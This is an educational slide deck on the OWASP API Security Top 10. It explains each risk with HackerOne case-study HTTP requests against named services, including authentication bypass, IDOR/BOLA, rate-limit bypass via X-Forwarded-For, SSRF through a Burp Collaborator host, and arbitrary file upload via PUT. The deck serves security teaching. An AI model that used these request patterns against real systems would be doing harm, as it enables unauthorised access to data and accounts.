Abundance of API Vulnerabilities

BY: DREW JONES

Overview

- What Are APIs
- CIA Triad
- Burp Suite Introduction
- OWASP Top 10 API Security Risks
  - What they are
  - How they can be exploited
  - Live Demonstrations
  - Case Studies
- Resources

APIs In a Nutshell

- Application Program Interface (API) takes requests and tells a system what to do then delivers responses to the user
- RESTful API, the most common web API, use HTTP methods (PUT, GET, POST, DELETE) to perform CRUD(Create, Read, Update, Delete)
- CRUD is the primary actions APIs are used for
- Most commonly RESTful APIs use JSON to send and receive data

Example Request

```
POST /api/me/ HTTP/2
Host: host.com
Cookie: Example_Auth
Content-Type: application/json

{
"user":"account",
}
```

Example Response

```
HTTP/2 200 OK

{
"user":"account",
"email":"email@me.com",
"phone": "123-123-1234",
"Is_Admin":true,
"ID":1
}
```

CIA Triad

Burp Suite

- Most used web application pentesting tool
- Proxy can intercept outgoing requests to view and modify information
- Repeater allows storage of requests from proxy to be sent multiple times
- Intruder acts as a fuzzer allowing payload lists to be sent
- Tons of more features outside the scope of this presentation, such as Collaborator, Decoder, Comparer, Scanner and more

What is OWASP?

- Open Web Application Security Project (OWASP)
- Non-Profit dedicated to web security
- Lots of free material
- Publish lists for most common vulnerabilities in web applications
- San Francisco Chapter: https://owasp.org/www-chapter-bay-area/

OWASP Top 10 API Security Risks

- API1:2023 - Broken Object Level Authorization
- API2:2023 - Broken Authentication
- API3:2023 - Broken Object Property Level Authorization
- API4:2023 - Unrestricted Resource Consumption
- API5:2023 - Broken Function Level Authorization
- API6:2023 - Unrestricted Access to Sensitive Business Flows
- API7:2023 - Server Side Request Forgery
- API8:2023 - Security Misconfiguration
- API9:2023 - Improper Inventory Management
- API10:2023 - Unsafe Consumption of APIs


https://owasp.org/www-project-api-security/

API2:2023 - Broken Authentication

- Authentication verifies the identity of a user.
- Broken Authentication has a wide range of potential vulnerabilities
  - If an API can be brute forced allowing unlimited number of requests to be sent
  - APIs should not allow weak passwords
  - Change email/current password without verifying current password
  - Authentication tokens or passwords in the URL
  - Weak Encryption
    - JWT
    - Poor encryption in database

Broken Authentication Case Study

- Using Burp Intercept, it is possible to capture and modify responses from requests.



- Can potentially set responses to bypass authentication

Request

```
POST /api/Account/Login/ HTTP/2
Host: connectnb.ups.com

{"UserName":"admin","Password":"1111"}
```

Altered Response

```
HTTP/2 200 OK

{"status":true,"errorMessage":"Username and
Password does not match."}
```

https://hackerone.com/reports/1490470

API1:2023 - Broken Object Level Authorization

- **Authorization** determines whether someone is allowed to access resources.
- **Broken Object Level Authorization (BOLA)** occurs when user-controlled parameters used for accessing resources have improper authorization
  - Previously referred to as **IDOR**

```
https://example.com/edit?userid=123
```

- Leads to information disclosure and potentially modification

A to B Testing

- A to B testing is one of the most popular methods for testing broken object level authorization
- This is a surprisingly common vulnerability in web applications

Account A

- Created resource
- Copy resource unique identifier

Account B

- Send request using unique identifier from unauthorized account

Broken Object Level Authorization Case Study

- Using another account's orderKeys, it is possible to list information about the account

Request

```
POST /web-client/api/orders/stats/query HTTP/1.1
Host: app.mopub.com

{"startTime":"2019-04-07","endTime":"2019-04-
20","orderKeys":["43b29d60a9724fa9abbdc800044002d6"]}
```

Response

```
HTTP/2 200 OKAY
{ "aggregates": {
        " [ID_VALUE] ": {
                "conversions": 0,
                "abAuctionWins": 0,
                }}}
```

https://hackerone.com/reports/544329

API3:2023 - Broken Object Property Level Authorization


- Previously known as Excessive Data Exposure and Mass Assignment
- Excessive Data Exposure exists if the API endpoint exposes sensitive details that should not be read by unauthorized user.
  - Personally Identifiable Information (PII), credit card information, location
- Mass Assignment exists if the API endpoint allows a user to change, add/or delete the information using sensitive function the user should not be able to access

Broken Object Property Level Authorization Case Study

- Tinder API disclosed exact distance from another user
- Max Veytsman used the power of math to triangulate users' exact location
- Same vulnerability was found in 2021 affecting Bumble


```
{
  "status":200,
  "results":{
    "bio":"",
    "name":"Anthony",
    "birth_date":"1981-03-16T00:00:00.000Z",
"common_friends":[
    ],
    "common_likes":[

    ],
    "common_like_count":0,
    "common_friend_count":0,
    "distance_mi":4.760408451724539
  }
}
```

https://blog.includesecurity.com/2014/02/how-i-was-able-to-track-the-location-of-any-tinder-user/
https://hackerone.com/reports/1234406

API5:2023 - Broken Function Level Authorization

- Regular users can access administrative endpoints
  - Perform sensitive actions using Creation, Update or Delete
- Users from group A can perform actions that are for group B
- Sometimes referred to as permission IDOR
- Exploiting this can be performed in several ways
  - Change HTTP Verbs (GET -> POST) to try to exploit
  - Adding extensions to end of pages (.html, .php)
  - Changing API path (/v2 -> /v1)

Broken Function Level Authorization Case Study

- A staff member (authorized user) with no permissions can edit a store Customer email which they have no access to

```
POST /admin/internal/web/graphql/core HTTP/1.1
Host: [DOMAIN].shopify.com

{"query":"\r\nmutation emailSenderConfigurationUpdate
($input:EmailSenderConfigurationUpdateInput!){
emailSenderConfigurationUpdate(input:$input) {\r\n    emailSenderConfiguration{\r\n
id\r\n    }\r\n\r\nuserErrors {\r\n    field\r\n    message\r\n}\r\n}\r\n}","variables":{
  "input":{
     "senderEmail":“[REDACTED]"
  }
}}
```

https://hackerone.com/reports/980511

API4:2023 - Unrestricted Resource Consumption

- Vulnerable if the API does not monitor resources allowing large amounts of CPU, bandwidth or storage to be consumed
- If the API allows users to download large files
- There is no maximum file upload size
- No limit to execution timeouts, third party spending limit, or number of operations in a single API request

Unrestricted Resource Consumption Case Study

- Changing date range increases the response from the server
- This can lead to the server consuming too many resources
- Going far enough back receives a "This message is too large to display"

Request

```
GET /api/v1/reports?dateFrom=1920-02-10&dateTo=2023-02-17 HTTP/1.1
Host: connect.8x8.com
```

Response

```
This message is too large to display
```

https://hackerone.com/reports/1877185

API6:2023 - Unrestricted Access to Sensitive Business Flows

- Vulnerable if APIs do not have proper brute force protection outside of authentication methods
  - Attackers can spam the system
- Allows purchases of all high demand items, reserve all time slots, or flood the system with requests
- Can lead to consumer facing sites being unusable by regular users
- Insufficient anti-automation can be used outside of brute forcing passwords

Unrestricted Access to Sensitive Business Flows Case Studies

- Lack of rate limiting allowed fast posting to Reddit

```
POST /api/submit?resubmit=true HTTP/1.1
Host: oauth.reddit.com

sr=u_testnsh&api_type=json&show_error_list=true&title=lol&spoiler=false&nsfw=false&kind=self&original_content=false&submit_type=profile&post_to_twitter=false&sendreplies=true&richtext_json-7B%22document%22%3A%5B%7B%22e%22%3A%22part22%2C%22c%22%3A%5B%7B%22e%22%3A%22text%22%2C%22t%22%3A%22you%20naughty%20naughty%22%7D%5D%7D%5D%7D&validate_on_submit=true
```


- Using X-Forward-For Header Bypassed rate limiting

```
POST /stories_everywhere/download_sms HTTP/1.1
Host: app.snapchat.com
X-Forwarded-For: 127.0.0.1
```

https://hackerone.com/reports/1206004
https://hackerone.com/reports/727487

API7:2023 - Server Side Request Forgery

- API fetches remote resources based on user supplied input
- Often leveraged to target internal resources
- Can be leverage for authentication bypass, internal port scanners, internal file disclosure, database HTTP interfaces, and more.



Server Side Request Forgery Case Study

Invalid Address Request

```
GET /api/v1/http/default/raw?regex=%22service.name%22:/s%22(package-registry)%22&statusCodeMax=200&statusCodeMin=200&url=http://p8yfvg6nige7z2ndagpf3v181z7pve.burpcollaborator.net:22 HTTP/1.1
Host: fleet-status.app.elstc.co
```

Invalid Address Response

```
HTTP/2 200 OK
"Values": [
      {"type":"HTTP-RAW","status":"WARNING","label":"http://p8yfvg6nige7z2ndagpf3v181z7pve.burpcollaborator.net:22","message":"timeout/host unreachable"}
```

https://hackerone.com/reports/1300585

Server Side Request Forgery Case Study

Valid Address Request

```
GET /api/v1/http/default/raw?regex=%22service.name%22:/s%22(package-registry)%22&statusCodeMax=200&statusCodeMin=200&url=http://p8yfvg6nige7z2ndagpf3v181z7pve.burpcollaborator.net:80 HTTP/1.1
Host: fleet-status.app.elstc.co
```

Valid Address Response

```
HTTP/2 200 OK
“Values”: [
        {"type":"HTTP-RAW","status":"FAILURE","label":"http://p8yfvg6nige7z2ndagpf3v181z7pve.burpcollaborator.net:80","value":{"values":["\u003chtml\u003e\u003cbody\u003eift3z4lojdng3fv7r68q5szjigz\u003c/body\u003e\u003c/html\u003e"],"unit":"RAW"}}
```

https://hackerone.com/reports/1300585

Server Side Request Forgery Case Study

Internal Server Request

```
GET /api/v1/http/default/raw?regex=%22service.name%22:/s%22(package-registry)%22&statusCodeMax=200&statusCodeMin=200&url=https://hi-tech.mail.ru/ HTTP/1.1
Host: fleet-status.app.elstc.co
```

Internal Server Response

```
HTTP/2 200 OK
“Values”: [
      {"type":"HTTP-RAW","status":"FAILURE","label":"https://hi-tech.mail.ru/","value":{"values":["\u003c ! DOCTYPE html\u003e\u003chtml\u003chead
```

https://hackerone.com/reports/1300585

API8:2023 - Security Misconfiguration

- The latest security patches are missing, or the systems are out of date
- Unnecessary features are enabled (e.g. HTTP verbs, logging features)
- Transport Layer Security (TLS) is missing
- Security or cache control directives are not sent to clients
- A Cross-Origin Resource Sharing (CORS) policy is missing or improperly set
- Error messages include stack traces, or expose other sensitive information


Security Misconfiguration Case Study

- Allowed PUT Request to upload arbitrary files to the server
- Potential RCE or upload malicious ELF/EXE files for phishing attacks
- Overwrite current pages to deface the website

Request

```
PUT /codeslayer137.txt HTTP/1.1
Host: downloader.ratelimited.me
Content-Length: 21
Connection: close

Testing By CodeSlayer
```



https://hackerone.com/reports/545136

API9:2023 - Improper Inventory Management

- Documentation Blindspot
  - Bad documentation can lead to unpatched APIs being pushed prod
  - No documentation is even worse
  - No retirement plans for an API
- Data Flow Blindspot
  - If the API shares sensitive data with a third-party API and there is no reason for this to occur

Improper Inventory Management Case Study

- Payment tokens were being sent to a 3rd party
- These tokens could be used to link credit cards to accounts

Request

```
POST /v1/payment_methods HTTP/1.1
Host: payments.upserve.com

credit_card_card_number=[REDACTED]
```

Response

```
HTTP/1.1 302 Found

<a href=https://app.upserve.com/s/upserve-lounge-test-providence-2/payment?payment_method_token=[TOKEN]
```

https://hackerone.com/reports/637267

API10:2023 - Unsafe Consumption of APIs

- Interacts with other APIs over an unencrypted channel
- Does not properly validate and sanitize data gathered from other APIs prior to processing it or passing it to downstream components
- Blindly follows redirections
- Does not limit the number of resources available to process third-party services responses
- Does not implement timeouts for interactions with third-party services

Unsafe Consumption of APIs Case Study

- Expedia was vulnerable to an open redirect
  - Not obvious by parameter name

Default Request

```
GET /?logout=1 HTTP/2
Host: www.expedia.com
```

Altered Request

```
GET /?logout=https://example.com
HTTP/2
Host: www.expedia.com
```

https://hackerone.com/reports/1788006

Resources

- Online
  - OWASP Top 10 API Security Risks: https://owasp.org/www-project-api-security/
  - PortSwigger: https://portswigger.net/web-security
  - APISecUniversity: https://university.apisec.ai
  - PentesterLabs: https://pentesterlab.com/
- Books
  - Hacking API's by Corey J. Ball
  - The Web Application Hackers Handbook 2nd edition by Dayfdd Stuttard and Marcus Pinto
  - Real-World Bug Hunting by Peter Yaworski

Questions?